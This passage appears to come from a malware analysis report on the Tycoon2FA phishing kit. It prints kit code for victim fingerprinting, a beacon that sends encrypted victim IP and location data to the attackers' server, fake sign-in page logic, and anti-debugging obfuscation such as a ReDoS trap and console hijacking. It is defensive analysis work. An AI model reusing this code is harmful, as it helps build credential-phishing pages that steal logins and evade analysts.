        let emailinputcheck = document.getElementById("docemail");
        let emailsectionelecheck = document.getElementById("section_uname_content");
        if (emailinputcheck && !emailsectionelecheck.classList.contains("d-none")) {
            emailinputcheck.value = email;
            setTimeout(function() {

document.getElementById('section_uname_doc').querySelector("#btn_next_doc").click();
            }, 2000);
            emailinputele = true;
        } else {
            setTimeout(function() {
                tryfindingele(email);
            }, 1000);
        }

    } else {
        setTimeout(function() {
            tryfindingele(email);
        }, 1000);
    }

}
```

Phase 2: **Initial Execution**

While the aforementioned function declarations reside in memory awaiting invocation by the Exfiltration Handler, the Setup Script is not entirely passive. Immediately upon DOM parsing, it executes a sequence of operations designed to profile the victim and manipulate the UI state.

- **Browser Fingerprinting**

An initial fingerprinting routine actively parses the `navigator.userAgent` object to map the victim's specific browser environment.

```
if (userAgent.match(/edg/i)) {
    browserName = "Edge";
} else if (userAgent.match(/chrome|chromium|crios/i)) {
    browserName = "chrome";
} else if (userAgent.match(/firefox|fxios/i)) {
    browserName = "firefox";
} else if (userAgent.match(/safari/i)) {
    browserName = "safari";
} else if (userAgent.match(/opr\//i)) {
    browserName = "opera";
} else {
    browserName = "No browser detection";
}
```

- **Geolocation and Initial C2 Check-In**

Victim geolocation data is initially harvested via an asynchronous GET request to a third-party API endpoint (`https://api.ipbase.com/v1/json/`).


```
$.get("https://api.ipbase.com/v1/json/", function(response) {
    userip = response.ip;
    usercountry = response.country_name;
    sendlive(13);
}, "json").fail(function(jqXHR, textStatus, errorThrown) {
    if (jqXHR.status === 429 || textStatus !== "success") {
        setTimeout(sendemailrequestzero, 1000);
    }
});
```

Request Headers:

```
GET /v1/json/ HTTP/2
Host: api.ipbase.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate, br, zstd
Origin: https://walletapi.kitruka.com.ru
Connection: keep-alive
Referer: https://walletapi.kitruka.com.ru/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Pragma: no-cache
Cache-Control: no-cache
```

Response Body:



Crucially, upon a successful data retrieval from the IPBase service, the script immediately invokes the previously declared `sendlive(13)` function. This action functions as the initial "heartbeat" beacon, encrypting the victim's IP address, geolocation data, and User-Agent, and transmitting it via a POST request to the `urlo` endpoint to notify the C2 infrastructure of an active session.

Example of Exfiltrated Telemetry Payload:

```
MDExMTAxMTEgMDExMTAxMTEgMDExMTEwMDEgMDEwMDExMTEgMDEwMTAwMDEgMDEwMTAxMTAgMDExMDAwMTEgMDExMTAxMTAgMDE
wMDAxMDEgMDEwMTAwMTEgMDEwMDEwMTAgMDExMDExMDAgMDEwMTAxMTEgMDExMTEwMTAgMDExMDAxMTEgMDExMTAxMTAgMDExMT
AxMTAgMDEwMTAxMTEgMDEwMDEwMDAgMDExMTAxMDEgMDAxMTAwMTAgMDEwMTEwMDEgMDEwMTAxMDEgMDExMTAwMTEgMDEwMTAwM
TAgMDEwMDAxMDAgMDEwMTAxMTEgMDExMDAwMTAgMDExMDAwMTEgMDExMTEwMTAgMDExMDAxMTAgMDExMTAxMDEgMDExMDEwMDEg
MDEwMDAxMTAgMDAxMTAxMTAgMDAxMDExMTEgMDEwMTEwMDAgMDExMDAwMTEgMDAxMTAwMDEgMDEwMDEwMDAxMDEgMDEwMDAxMDA
xMTAwMDAgMDEwMTAxMDEgMDAxMTAwMDAgMDAxMTEwMDAgMDExMDExMDEgMDExMDAxMDEgMDExMTAwMDAgMDAxMTAwMDEgMDExMT
AwMTAgMDExMTAxMDAgMDAxMTAwMDEgMDExMDExMTEgMDEwMDAwMTAgMDEwMDAxMTAgMDExMDEwMTEgMDExMTAxMTEgMDExMDExM
DAgMDExMDEwMTEgMDEwMDAxMTEgMDExMTAwMTAgMDExMTAwMTAgMDExMDExMTEgMDEwMDAwMDEgMDEwMDAwMDEgMDExMDExMTEg
MDEwMTEwMTAgMDEwMDAxMTAgMDEwMDAwMTEgMDEwMTAwMTAgMDEwMDExMDAgMDEwMTEwMDAgMDEwMDAxMTAgMDEwMDAwMTAgMDE
xMDEwMDEgMDExMDAxMTEgMDExMTEwMDAgMDEwMDAxMTEgMDEwMTAwMTEgMDEwMTAwMTAgMDEwMDAxMTAgMDExMDEwMDEgMDExMT
AxMDAgMDEwMTEwMDEgMDExMDExMTEgMDEwMDEwMDEgMDEwMDAxMTAgMDExMDEwMDEgMDEwMDAxMTAgMDExMDEwMDEgMDEwMDAxM
```

```
TAgMDAxMTAxMDEgMDEwMTAxMTEgMDExMTAwMDEgMDEwMDExMDAgMDEwMTAxMDEgMDExMTAwMTEgMDExMTEwMTAgMDEwMDAwMTAg
MDEwMDEwMDEgMDEwMDAxMDEgMDEwMDExMDEgMDEwMDEwMTEgMDExMDExMDAgMDEwMTAwMTEgMDEwMDExMDEgMDEwMTAwMTAgMDE
wMTAwMTAgMDAxMTAwMTAgMDExMDExMDEgMDExMTAwMTAgMDEwMDEwMDAgMDEwMDEwMDEgMDExMDEwMDAgMDAxMTAxMTEgMDExMT
AxMTEgMDEwMDEwMDEgMDEwMDAxMDEgMDExMDEwMTEgMDExMDEwMTEgMDEwMDAxMTEgMDEwMDAwMDEgMDAxMTAxMTEgMDExMDExM
DEgMDEwMTEwMDEgMDExMDExMDEgMDEwMDExMDEgMDExMTEwMDEgMDEwMDAwMDEgMDEwMTAxMTEgMDExMDAwMTEgMDAxMTAxMTEg
MDAxMTEwMDAgMDExMDAxMDAgMDExMDEwMTEgMDExMTAwMDAgMDEwMTAwMTAgMDEwMDAwMDEgMDExMDEwMDAgMDEwMDAxMTAgMDE
wMDAxMDAgMDExMDExMTAgMDExMTAxMDEgMDExMTEwMTAgMDAxMTAxMDEgMDAxMTAxMDEgMDExMDAwMTEgMDExMDAxMDEgMDExMT
AwMTEgMDExMTEwMDEgMDEwMTEwMDEgMDEwMDExMDAgMDExMTAwMDAgMDExMDAxMTEgMDAxMTEwMDEgMDExMDAwMDEgMDAxMTAxM
TAgMDAxMDExMTEgMDEwMDAwMTAgMDEwMDAxMDAgMDEwMTAxMTEgMDEwMTAxMDAgMDExMTAwMDAgMDExMDAwMDEgMDAxMTAwMTAg
MDExMTAxMDAgMDAxMTAwMTAgMDExMDAwMDEgMDExMDAxMDEgMDAxMTAxMTAgMDEwMDEwMTEgMDEwMTAxMDEgMDAxMDExMTEgMDE
wMTAwMTEgMDAxMTEwMDEgMDExMTAxMDEgMDEwMTAxMTAgMDExMTEwMTAgMDEwMTAwMTAgMDAxMTEwMDEgMDExMDEwMTAgMDExMD
AxMTEgMDEwMTAwMDEgMDEwMDEwMDAgMDExMTAwMDEgMDAxMDEwMTEgMDExMDAxMTEgMDEwMDAxMTEgMDEwMDEwMTAgMDExMDAwM
TEgMDExMTAxMTEgMDEwMTEwMDAgMDEwMDEwMDEgMDAxMTAxMDAgMDAxMTAxMTEgMDAxMTAwMDAgMDExMDEwMTAgMDAxMTAwMDEg
MDExMDExMTEgMDEwMTAwMTAgMDAxMDEwMTEgMDExMDEwMDAgMDAxMTAwMTEgMDExMDEwMDAgMDEwMDAwMDEgMDExMTEwMTAgMDE
wMDAxMDAgMDEwMTAwMDEgMDExMDAxMTAgMDEwMDExMTEgMDAxMTAwMDAgMDEwMTAwMDAgMDEwMDAxMTAgMDAxMDEwMTEgMDEwMD
EwMDEgMDEwMDAxMDAgMDEwMTEwMDAgMDExMTEwMDAgMDAxMTAwMTAgMDEwMTAxMDEgMDEwMTAxMTEgMDExMDAwMDEgMDEwMTEwM
DEgMDExMTEwMTAgMDAxMTAwMTAgMDExMTAwMDEgMDAxMTAwMDAgMDEwMTAxMDEgMDEwMTAxMTAgMDExMDAwMTEgMDAxMDEwMTEg
MDExMTAwMDAgMDExMDAxMDAgMDEwMDExMTEgMDExMTAxMTAgMDExMDExMDAgMDEwMDExMTEgMDEwMTAxMDEgMDEwMDAxMTAgMDE
wMDEwMTAgMDExMTAxMTAgMDEwMTAxMTAgMDExMDExMTAgMDEwMDExMDEgMDAxMTAwMTAgMDEwMDAwMDEgMDExMDAxMDAgMDExMD
ExMDAgMDExMDAwMTEgMDExMDEwMDEgMDExMTAxMTEgMDEwMDAxMDEgMDEwMTEwMTAgMDAxMTAxMTEgMDEwMDEwMDEgMDEwMTEwM
DA=
```


To decrypt this snippet, the forensic analyst must execute the operational equivalent of the script in reverse order: Base64 decode → Binary to ASCII → AES Decrypt → UTF-8 format.

Utilizing a CyberChef recipe or a custom JavaScript parsing script returns the following plaintext:


```
{
  pagelink: 'Obtlrh',
  type: 13,
  ip: '62.***.***.***',
  country: 'Greece',
  useragent: 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0',
  appnum: 1
}

{
  pagelink: 'gqDDkO',
  type: 13,
  ip: '62.***.***.***',
  country: 'Greece',
  useragent: 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0',
  appnum: 1
}

{
  pagelink: 'zxaegS',
  type: 13,
```

```
  ip: '62.***.***.***',
  country: 'Greece',
  useragent: 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0',
  appnum: 1
}

{
  pagelink: 'life40',
  type: 13,
  ip: '62.***.***.***',
  country: 'Greece',
  useragent: 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0',
  appnum: 1
}
```

> **Telemetry and Campaign Tracking (`pagelinkval`):** The `sendlive` beacon transmits a variable named `pagelinkval` (e.g., `"life40"`, `"0btlrh"`), constituting a 6-character alphanumeric string. Within Tycoon2FA's Phishing-as-a-Service (PhaaS) ecosystem, this value functions as a Campaign Identifier or Affiliate ID. Given the shared, multi-tenant nature of the backend infrastructure, this Short ID enables the C2 server to accurately attribute stolen telemetry, credentials, and session cookies to the correct threat actor's dashboard, thereby facilitating the tracking of conversion rates for specific email lures.

- **Initial UI Rendering**

As previously noted, the script initializes `var twa = 0;`, a state which remains unmodified upon reaching this execution phase. Notably, the threat actors explicitly commented out the `DOMContentLoaded` event listener, compelling this block of code to execute instantaneously upon parsing:


```
// document.addEventListener("DOMContentLoaded", () => {
// the above is a comment left by the phishing developers
if (twa == 0) {
    setTimeout(function() {
        setTimeout(function() {
            document.getElementById('section_tryingtosignin').querySelector('.loading-
container').classList.remove('loading');

document.getElementById('section_tryingtosignin').querySelector('.sectioncontent').style.animati
on = 'hide-to-left 0.5s';
            setTimeout(function() {
                document.getElementById("section_tryingtosignin").classList.toggle('d-none');
                if (!document.getElementById('sections_doc') &&
!document.getElementById('sections_pdf')) {

                    if (document.getElementById('out2-logo')) {
                        document.getElementById('out2-logo').style.display = 'block';
                    }
```

```
document.getElementById('section_uname').querySelector('.sectioncontent').style.animation =
'show-from-right 0.5s';
                    document.getElementById('section_uname').classList.remove('d-none');
                }
            }, 200);
        }, 500);

        if (document.getElementById('sections_pdf')) {
            setTimeout(function() {


document.getElementById('sections_pdf').querySelector('#mainLoader').style.display = "none";

document.getElementById('sections_pdf').querySelector('#section_uname_content').classList.remove
('d-none');
            }, 1000);
        }

        if (document.getElementById('sections_doc')) {
            setTimeout(function() {

            }, 1000);
        }

    }, 1000);
}
```

Utilizing nested `setTimeout()` functions, the script initiates immediate manipulation of the visual DOM. The "Trying to sign you in" modal is briefly rendered before an animation sequence transitions it out of the viewport (via the application of the `d-none` class). The SPA logic subsequently evaluates which secondary `<section>` to render by selectively removing the `d-none` class (a behavioral pattern observed frequently throughout the SPA lifecycle). The structural options are restricted to `section_uname`, `sections_pdf`, or `sections_doc`.

> The ***setTimeout()*** function schedules the execution of a function or code snippet after a specified delay (in milliseconds).

1. section_uname: The victim is presented with a sliding dialog box (animated via `show-from-right` and `classList.remove('d-none')`), prompting the submission of their email address.




2. sections_pdf: Evaluates rendering for PDF-themed lures.

3. sections_doc: This structural branch executes exclusively if the retrieved SPA template incorporates the supplementary `sections_doc` container.

```
<html>
▶ <head>…</head>
▼ <body class="startnew"> scroll overflow
  ▶ <div id="sections" class="d-none">…</div>
  ▶ <div id="sections_doc" class="" style="font-family: Arial, Helvetica, sans-serif !important;">…</div>
  ▶ <div id="sections_okta" class="websitesections d-none">…</div>
  ▶ <div id="sections_godaddy" class="websitesections d-none">…</div>
  ▶ <script>…</script>
    <script src="/56S6f5IbunfLsYWmMFBHO9OeiEGxijulZIA4ZVHVfmcC389110"></script>
  </body>
</html>
```

This section renders a distinct visual impersonation mimicking the DocuSign authentication format.



- **The Auto-Fill Trigger**
  Finally, at the absolute terminus of the setup script, a critical evaluation is executed:


```
if (typeof emailcheck !== 'undefined' && emailcheck !== null && emailcheck !== "0") {
    tryfindingele(emailcheck);
}
```


If a spear-phishing username was successfully parsed from the URL (either in plaintext or Base64 format), the `emailcheck` variable retains that value. This `if` statement immediately triggers the recursive `tryfindingele()` function, commanding the SPA to auto-populate the username field and seamlessly transition the victim to the password prompt without manual intervention.

At this point of the execution flow, the initialization of the environmental functions is complete. The victim is presented with a UI determined by the presence of `section_uname`, `sections_pdf`, or `sections_doc` within the DOM. Regardless of the visual overlay, the fundamental objective remains identical: the victim is prompted to input a username or a password (upon the execution of `tryfindingele(emailcheck)`).

Empirical analysis across the corpus of Tycoon2FA samples indicates that the overwhelming majority utilize the standard `section_uname` overlay, bypassing the document-themed `sections_pdf` or `sections_doc` variants.

Consequently, it is highly probable that the victim will encounter one of the following two visual states:





Transition to Payload Analysis

Upon the conclusion of the second phase of the **Exfiltration Setup** (the inline payload), the execution flow immediately transitions to the **Exfiltration Handler** (the externally referenced script). *Subsequent analysis of this external handler will detail the mechanisms for session token exfiltration and the operational utilization of the functions declared within the setup phase.*

4.4.5 Analyzing the Exfiltration Handler Script

4.4.5.1 Obfuscation and Defense Evasion Mechanisms

Initial forensic inspection of the externally referenced Exfiltration Handler script reveals extensive, multi-layered obfuscation. To accurately deconstruct its operational logic, it is imperative to first delineate the specific cryptographic

and structural paradigms employed by the developers. Analytical consensus indicates the utilization of advanced, automated obfuscation frameworks, highly likely derived from the commercial toolset obfuscator.io. The specific structural manipulation techniques and environmental configurations identified during this analysis are detailed below.

Self-Defending Execution Traps:

The script encapsulates its core operational logic within functions engineered to validate their own structural formatting using Regular Expressions (Regex).
If the JavaScript payload remains strictly on a single, minified line (as deployed by the malware authors), the Regex engine parses it efficiently and safely. However, if an analyst executes the script through a code beautifier introducing spaces, tabs, and newline characters to facilitate static analysis, the Regex engine fails. It attempts to calculate every possible combination of those whitespace characters against the `(((.+)+)+)+$` pattern, instantly triggering catastrophic backtracking. This intentionally locks the execution thread at 100% CPU usage, thereby freezing the debugging environment or the host browser (cross-reference Catastrophic backtracking, ReDoS traps).
Evidence: The regex trap implemented within the file that forces an environmental crash upon the introduction of line breaks.

```
const _0x150d72 = function () {
  let _0x39d3c0 = true;
  return function (_0xfdf0c8, _0x4545eb) {
    const _0x371114 = _0x39d3c0 ? function () {
      if (_0x4545eb) {
        const _0x19c7ae = _0x4545eb.apply(_0xfdf0c8, arguments);
        _0x4545eb = null;
        return _0x19c7ae;
      }
    } : function () {};
    _0x39d3c0 = false;
    return _0x371114;
  };
}();

const _0x217134 = _0x150d72(this, function () {
  return _0x217134.toString().search("(((.+)+)+)+$").toString().constructor(_0x217134).search("
(((.+)+)+)+$");
});
_0x217134();
```

Console Output Suppression:

A hijacking routine explicitly targets and nullifies the native `window.console` object. It programmatically overwrites standard debugging methods (`console.log`, `console.error`, and `console.warn`) with empty, non-operational functions, thereby effectively blinding dynamic analysis efforts.
Evidence: The `initAntiDebug()` function located at the ingress point of the script that hijacks the `window.console` object.
(Note: The code displayed below has been partially deobfuscated for analytical clarity).

```
//...
//...
const initAntiDebug = wrapperFunc(this, function () {
  let globalObject;
  try {
    const getGlobal = Function('return (function() "{}.constructor(\"return this\")( )" + ');');
    globalObject = getGlobal();
  } catch (err) {
    globalObject = window;
  }
  const consoleObj = globalObject.console = globalObject.console || {};
  const consoleMethods = ['log', 'warn', 'info', 'error', 'exception', 'table', 'trace'];
  for (let i = 0; i < consoleMethods.length; i++) {
    const dummyFunc = wrapperFunc.constructor.prototype.bind(wrapperFunc);
    const methodName = consoleMethods[i];
    const originalMethod = consoleObj[methodName] || dummyFunc;;
    dummyFunc.__proto__ = wrapperFunc.bind(wrapperFunc);
    dummyFunc.toString = originalMethod.toString.bind(originalMethod);
    consoleObj[methodName] = dummyFunc;
  }
});
initAntiDebug();
//...
//...
```


Encrypted String Pooling with Dynamic Resolution:

To further neutralize static analysis, the script centralizes a vast array of functional strings and abstractions into a single, obfuscated array architecture.
Evidence: The declaration of the `const _0x167d01 = [...]` array structure.

```
function _0x902b() {
  const _0x167d01 = ['yrBcLh4', 'WRftd2W', 'W656jaC', 'W7Hmo2y', 'WR7cPmkIWP8', 'wCoZW6ZcNq',
'W4RdImko', 'W5zxyv0', 'W5nVhaC', 'BSopW4BcKa', 'WQroWRtcTq', 'oSk0hSoA', 'WRpcO8k/WO8',
'aqxcRSkq', 'W7mvsJS', ...
  _0x902b = function() {
  return _0x167d01;
  };
  return _0x902b();
}
```

During execution, the primary malware payload retrieves required strings by invoking a dedicated function (the *master fetcher*). This function is responsible for the extraction and decryption of the requested string from the `_0x167d01` array, utilizing specific index and key parameters.

Indicative master fetcher function (_0x3bd8()) from a forensic sample:



```
document["getEleme" + _0x3bd8(15, "Z#aC") + "Id"]("sections" + _0x3bd8(16, "doJk")) && !documer
document[_0x3bd8(22, "J*W$") + _0x3bd8(23, "DyVU") + "ntBy" + "Id"]("sect" + _0x3bd8(24, "xOYJ
document["getE" + _0x3bd8(29, "CI&*") + _0x3bd8(30, "!UGK") + "Id"](_0x3bd8(31, "uaFD") + "e")
```

To mitigate the heavy computational overhead associated with iterative cryptography, the script calculates a cache offset. It utilizes this offset to verify if the decrypted string already resides within a hijacked `arguments` object, which serves as a persistent, localized memory cache.

If the plaintext resolves within the cache, the function returns it immediately. Conversely, if the string remains encrypted, the script enforces its anti-tampering regex heuristic to guarantee environmental integrity. Upon validation, the data is extracted from the array, processed through a custom Base64 / UTF-8 decoding pipeline, and decrypted via an RC4 stream cipher. Ultimately, the script commits this newly decrypted plaintext back to the `arguments` cache for future reference and returns it to the calling payload.

String Splitting and Concatenation: (Chunk length: ~4-5 characters)

The script systematically fractures critical functional strings into segmented pieces and concatenates them dynamically to evade simple static signature detection.
Evidence: The pervasive utilization of string arithmetic, such as `'getE' + 'leme' + 'ntBy' + 'Id'`.

Object Key Transformation and Dictionary Mapping:

The architecture relies heavily on nested object dictionaries to map functional strings, native methods, and logical operators. This obfuscation technique abstracts control flow operations, significantly hindering linear code readability.
Evidence: The deployment of multiple localized object dictionaries, exemplified below:

```
const _0x15f8af = {
  'sTPyg': function(_0x143550, _0x411a7f) {
    return _0x143550 !== _0x411a7f;
},
  'BIxMZ': function(_0x390704, _0x262d1b) {
    return _0x390704 == _0x262d1b;
},
//...
//...
  'YVsCL': 'bott' + _0x4b6314(0x40f, 0x2a9, 0x407, 'nBM2') + 'ctio' + 'n',
  'CyflE': 'back' + 'butt' + 'on',
  'adpvv': _0x4b6314(0x6f5, -0x113, 0x408, 'grjV') + 'ne',
  'PzOfs': 'sect' + 'ion_' + 'otp',
  'Qjchm': 'erro' + 'r',
//...
//...
};
```

These dictionary keys are subsequently invoked in the following abstracted manner:

```
if (_0x15f8af['sTPy' + 'g'](document['getE' + 'leme' + 'ntBy' + 'Id'](...), null))
//...
//...
if (_0x4faf17['mess' + 'age'] == _0x15f8af['Qjch' + 'm'])
```

When deobfuscated and structurally resolved, their underlying logic is clearly depicted:

```
if (document.getElementById(...) !== null)
//...
//...
 if(_0x4faf17.message == "error" )
```

Control Flow Flattening: (Threshold likely set to 1.0, evidenced by the pervasive deployment of this technique across nearly all execution branches).

This technique eradicates standard logical branching (`if/else` constructs) and replaces them with complex `switch` statements nested within infinite `while(true)` loops (obfuscated as `while(!![])`). Because the governing state array (e.g., `'1|4|0|2|3'`) can be randomized upon each build, the resulting Abstract Syntax Tree (AST) structurally mutates entirely, neutralizing static signature-based detection and Control Flow Graph (CFG) analysis.
Evidence: The utilization of sequence arrays such as `('3|4|7|0|9|2|11|14|5|6')['split']('|')` directing nested `switch` cases.

```
if (_0x513419['GMHA' + 'C'](_0x4230cd['mess' + 'age'], 'otp\x20' + 'sent' + '\x20liv' + 'e')
    const _0x377e41 = ('8|6|' + '5|7|' + '4|3|' + _0x2cf973(0x3fd, 0xc6, 0x2ed, '7VJt') + '1
